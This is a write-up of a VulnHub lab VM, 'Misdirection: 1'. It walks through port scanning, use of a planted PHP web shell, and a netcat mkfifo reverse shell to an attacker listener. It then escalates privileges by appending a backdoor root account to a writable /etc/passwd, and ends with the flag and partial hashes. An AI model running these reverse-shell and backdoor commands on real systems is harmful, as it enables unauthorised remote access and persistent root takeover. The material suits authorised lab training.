

[VulnHub] Misdirection: 1

Date: 11/Oct/2019

Categories: [oscp](#), [vulnhub](#), [linux](#)

Tags: [exploit_php_webshell](#), [exploit_bash_reverseshell](#), [privesc_sudoers](#), [privesc_passwd_writable](#)

Overview

This is a writeup for VulnHub VM [Misdirection: 1](#). Here's an overview of the `enumeration` → `exploitation` → `privilege escalation` process:




Figure 1: writeup.overview.killchain
2

Phase #1: Enumeration

1. Here's the Nmap scan result:

```
1 # Nmap 7.70 scan initiated Fri Oct 11 12:13:32 2019 as: nmap -vv --reason -Pn -sV -sC
   ↳ --version-all -oN
   ↳ /root/toolbox/writeups/vulnhub.misdirection1/results/192.168.92.187/scans/_quick_tcp_nmap.txt
   ↳ -oX
   ↳ /root/toolbox/writeups/vulnhub.misdirection1/results/192.168.92.187/scans/xml/_quick_tcp_nmap.xml
   ↳ 192.168.92.187
2 Nmap scan report for 192.168.92.187
3 Host is up, received arp-response (0.00080s latency).
4 Scanned at 2019-10-11 12:13:33 PDT for 25s
5 Not shown: 996 closed ports
6 Reason: 996 resets
7 PORT      STATE SERVICE REASON          VERSION
8 22/tcp    open  ssh      syn-ack ttl 64 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol
   ↳ 2.0)
9 | ssh-hostkey:
10 |   2048 ec:bb:44:ee:f3:33:af:9f:a5:ce:b5:77:61:45:e4:36 (RSA)
11 | ssh-rsa
   ↳ AAAAB3NzaC1yc2EAAAADAQABAAQChS5yl+Dpb7vsMGBzAHXBYrVSUNTh4kYGH8zajM3ZujG0XHLvgkW7xJ6F/
   ↳ meai9IRCB5gTq7+tTsn+fqNk0cAZugz4h+vwm5ekXe5szPPHNxNUlKuNAQORch9k7jT/
   ↳ 2pWjtsE5iF6yFlh1UA2vBKqrTWVU5vrGWswdFRMWICKWiFXw11Tv93STPsKHYoVbq74v2y1mVOLn+
   ↳ 3JNMmRNCBFqh8Z2x+1DTep0YY8vIV325iRK5ROKJCJAPeyX33uoxQ/cYrdPIS+Whs9QX0C+W343Hf2Ypq93h3/
   ↳ g3NNm54LvZdE6X2vTUcUHGdvK2gU+dWQ0iDhCpMDv3wiEAwGlf87P5
12 |   256 67:7b:cb:4e:95:1b:78:08:8d:2a:b1:47:04:8d:62:87 (ECDSA)
13 | ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBM+
   ↳ YEiv0AqHPDlFWduSu0JajuJtfC9v/KW2uYB85gxQuibGJQZhFPcxwPEUf7UvQ/a5fr/keKYF2Kdld6gO44jY=
14 |   256 59:04:1d:25:11:6d:89:a3:6c:6d:e4:e3:d2:3c:da:7d (ED25519)
15 |_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIFHxbfiqinvu3cV7JoKrOF3w64zk+ONOh+/2nu+Z20Mk
16 80/tcp    open  http     syn-ack ttl 64 Rocket httpd 1.2.6 (Python 2.7.15rc1)
17 | http-methods:
18 |_ Supported Methods: GET POST OPTIONS
19 |_http-server-header: Rocket 1.2.6 Python/2.7.15rc1
20 |_http-title: Site doesn't have a title (text/html; charset=utf-8).
21 3306/tcp  open  mysql    syn-ack ttl 64 MySQL (unauthorized)
22 8080/tcp  open  http     syn-ack ttl 64 Apache httpd 2.4.29 ((Ubuntu))
23 | http-methods:
24 |_ Supported Methods: GET POST OPTIONS HEAD
25 |_http-open-proxy: Proxy might be redirecting requests
26 |_http-server-header: Apache/2.4.29 (Ubuntu)
27 |_http-title: Apache2 Ubuntu Default Page: It works
28 MAC Address: 00:0C:29:F0:F4:AE (VMware)
29 Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
30
31 Read data files from: /usr/bin/./share/nmap
32 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
33 # Nmap done at Fri Oct 11 12:13:58 2019 -- 1 IP address (1 host up) scanned in 26.69 seconds
```

2. We start with 8080/tcp service. There are some interesting hits from gobuster scan:

```
1 http://192.168.92.187:8080/debug (Status: 301)
2 http://192.168.92.187:8080/shell (Status: 301)
3 http://192.168.92.187:8080/wordpress (Status: 301)
```

3. Upon checking out the /debug url, we find that it has a PHP web shell called **p0wny-shell**. This is a huge convenience as we can now spawn a reverse shell and get fully interactive access:




Figure 2: writeup.enumeration.steps.3.1

Findings

Open Ports:

1	22/tcp		ssh		OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
2	80/tcp		http		Rocket httpd 1.2.6 (Python 2.7.15rc1)
3	3306/tcp		mysql		MySQL (unauthorized)
4	8080/tcp		http		Apache httpd 2.4.29 ((Ubuntu))

Files

1 http://192.168.92.187:8080/debug


Users

1 ssh: root, brexit

Phase #2: Exploitation

1. We use the web shell to spawn a Bash reverse shell and catch it using a local netcat listener:

```
1 nc -nlvp 443
2 rm /tmp/f; mkfifo /tmp/f; cat /tmp/f | /bin/sh -i 2>&1 | nc 192.168.92.183 443 >/tmp/f
```



```
p0wny@shell:~/html/debug# rm /tmp/f; mkfifo /tmp/f; cat /tmp/f | /bin/sh -i 2>&1 | nc
192.168.92.183 443 >/tmp/f

p0wny@shell:~/html/debug#
```

Figure 3: writeup.exploitation.steps.1.1

```
root@kali: ~/toolbox/data/writeups/vulnhub.misdirection1 # nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.92.183] from (UNKNOWN) [192.168.92.187] 48274
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
$ uname -a
Linux misdirection 4.15.0-50-generic #54-Ubuntu SMP Mon May 6 18:46:08 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
$
$ ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.92.187 netmask 255.255.255.0 broadcast 192.168.92.255
    inet6 fe80::20c:29ff:fef0:f4ae prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:f0:f4:ae txqueuelen 1000 (Ethernet)
    RX packets 847916 bytes 329992802 (329.9 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 624984 bytes 125640093 (125.6 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Figure 4: writeup.exploitation.steps.1.2

Phase #2.5: Post Exploitation

```
1 www-data@misdirection> id
2 uid=33(www-data) gid=33(www-data) groups=33(www-data)
3 www-data@misdirection>
4 www-data@misdirection> uname
5 Linux misdirection 4.15.0-50-generic #54-Ubuntu SMP Mon May 6 18:46:08 UTC 2019 x86_64 x86_64
   ↪ x86_64 GNU/Linux
6 www-data@misdirection>
7 www-data@misdirection> ifconfig
8 ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
9     inet 192.168.92.187 netmask 255.255.255.0 broadcast 192.168.92.255
10     inet6 fe80::20c:29ff:fef0:f4ae prefixlen 64 scopeid 0x20<link>
11     ether 00:0c:29:f0:f4:ae txqueuelen 1000 (Ethernet)
12     RX packets 847916 bytes 329992802 (329.9 MB)
13     RX errors 0 dropped 0 overruns 0 frame 0
14     TX packets 624984 bytes 125640093 (125.6 MB)
15     TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
16 www-data@misdirection>
17 www-data@misdirection> users
```

```
18 root
19 brexit
```

Phase #3: Privilege Escalation

1. We find that the user `brexit` can run `bash` with `sudo` privileges. We also find that the `/etc/passwd` file has write permissions for group `brexit`. Combining these two, we need to first switch to user `brexit` and then modify the `/etc/passwd` file to add a new entry for a backdoor root user:

```
1 sudo -l
2   User www-data may run the following commands on localhost:
3     (brexit) NOPASSWD: /bin/bash
4 ls -la /etc/passwd
5 -rwxrwxr-- 1 root brexit 1617 Jun  1 01:17 /etc/passwd
6 sudo -u brexit bash
7 mkpasswd -m sha-512 password saltsalt
8 $6$saltsalt$qFmFH.bQmmtXzyBY0s9v70icd2z4XSIecDzlB5KiA2/_
9 ↵ jctKu9YterLp8wwnSq.qc.eoxqOmSuNp2xS0ktL3nh/
10 echo -e ↵
    ↵ "hacker:\$6\$saltsalt\$qFmFH.bQmmtXzyBY0s9v70icd2z4XSIecDzlB5KiA2/jctKu9YterLp8wwnSq.qc.eoxqOmSuNp2xS0ktL3nh/"
    ↵
    ↵ >>/etc/passwd
10 su hacker
```

```
www-data@misdirection:/var/www/html/debug$ sudo -l
Matching Defaults entries for www-data on localhost:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on localhost:
    (brexit) NOPASSWD: /bin/bash
www-data@misdirection:/var/www/html/debug$
```

Figure 5: writeup.privesc.steps.1.1

```
www-data@misdirection:/var/www/html/debug$ sudo -u brexit bash
brexit@misdirection:/var/www/html/debug$
```

Figure 6: writeup.privesc.steps.1.2

```
brexit@misdirection:/var/www/html/debug$ ls -la /etc/passwd
-rwxrwxr-- 1 root brexit 1617 Jun  1 01:17 /etc/passwd
brexit@misdirection:/var/www/html/debug$
```

Figure 7: writeup.privesc.steps.1.3

```
root@kali: ~/toolbox/data/writeups/vulnhub.misdirection1 # mkpasswd -m sha-512 password saltsalt
$6$saltsalt$qFmFH.bQmmtXzyBY0s9v70icd2z4XSIecDzlB5KiA2/jctKu9YterLp8wwnSq.qc.eoxqOmSuNp2xS0ktL3nh/
root@kali: ~/toolbox/data/writeups/vulnhub.misdirection1 #
```

Figure 8: writeup.privesc.steps.1.4

```

root@kali: ~/toolbox/data/writeups/vulnhub.misdirection1 # echo -e "hacker:\$6\$saltsalt\$qFmFH.bQmmtXzy8Y0s9v70icd2z4XSIEcdZlB5KiA2/jctKu9YterLp8wnnSq.qc.eoxq0mSuNp2x50ktL3nh/:0:0:hacker:/root:/bin/bash"
hacker:\$6\$saltsalt\$qFmFH.bQmmtXzy8Y0s9v70icd2z4XSIEcdZlB5KiA2/jctKu9YterLp8wnnSq.qc.eoxq0mSuNp2x50ktL3nh/:0:0:hacker:/root:/bin/bash
root@kali: ~/toolbox/data/writeups/vulnhub.misdirection1 #

```

Figure 9: writeup.privesc.steps.1.5

```

brexit@misdirection:/var/www/html/debug$
< c.eoxq0mSuNp2x50ktL3nh/:0:0:hacker:/root:/bin/bash" >>/etc/passwd
brexit@misdirection:/var/www/html/debug$
brexit@misdirection:/var/www/html/debug$
brexit@misdirection:/var/www/html/debug$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106:./home/syslog:/usr/sbin/nologin
messagebus:x:103:107:./nonexistent:/usr/sbin/nologin
_apt:x:104:65534:./nonexistent:/usr/sbin/nologin
lxd:x:105:65534:./var/lib/lxd/:/bin/false
uuidd:x:106:110:./run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112:./var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1:./var/cache/pollinate:/bin/false
sshd:x:110:65534:./run/ssh:/usr/sbin/nologin
brexit:x:1000:1000:brexit:/home/brexit:/bin/bash
mysql:x:111:113:MySQL Server,,,:/nonexistent:/bin/false
hacker:\$6\$saltsalt\$qFmFH.bQmmtXzy8Y0s9v70icd2z4XSIEcdZlB5KiA2/jctKu9YterLp8wnnSq.qc.eoxq0mSuNp2x50ktL3nh/:0:0:hacker:/root:/bin/bash
brexit@misdirection:/var/www/html/debug$

```

Figure 10: writeup.privesc.steps.1.6

```

brexit@misdirection:/var/www/html/debug$ su hacker
Password:
root@misdirection:/var/www/html/debug#
root@misdirection:/var/www/html/debug#
root@misdirection:/var/www/html/debug# id
uid=0(root) gid=0(root) groups=0(root)
root@misdirection:/var/www/html/debug#
root@misdirection:/var/www/html/debug#
root@misdirection:/var/www/html/debug# uname -a
Linux misdirection 4.15.0-50-generic #54-Ubuntu SMP Mon May 6 18:46:08 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
root@misdirection:/var/www/html/debug#
root@misdirection:/var/www/html/debug#
root@misdirection:/var/www/html/debug# ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.92.187 netmask 255.255.255.0 broadcast 192.168.92.255
    inet6 fe80::20c:29ff:fef0:f4ae prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:f0:f4:ae txqueuelen 1000 (Ethernet)
    RX packets 848477 bytes 330032930 (330.0 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 625276 bytes 125668414 (125.6 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

```

Figure 11: writeup.privesc.steps.1.7

2. We can view the file `/root/root.txt` to get the flag and complete the challenge:


```
1 cat /root/root.txt
```

```
root@misdirection:~# cat root.txt  
0d2c6222bfdd3701e0fa12a9a9dc9c8c  
root@misdirection:~#
```

Figure 12: writeup.privesc.steps.2.1

Loot

Hashes

```
1 root:$6┘  
   ↪ $PnbVvEMS$0cseJT81ZRgrW1JBpHJ252SPRxs6Rkh3oVBkrbRBZgHBD1wArL6Fcy05daqaon7waFKwSqb5fIjFgzU.....  
2 brexit:$6$51s7qYVw$XbTfXEV2acHRp9vmA7VTx0350LK9EGZJzDGF9nYaukD3eppHsn2P1ESMr.9rRn/┘  
   ↪ YY070uiUskfkWP0LyR.....
```

Flags

```
1 0d2c6222bfdd3701e0fa12a9a.....
```

References

- [+] <https://www.vulnhub.com/entry/misdirection-1,371/>
- [+] <https://download.vulnhub.com/media/misdirection/Misdirection-Walkthrough.pdf>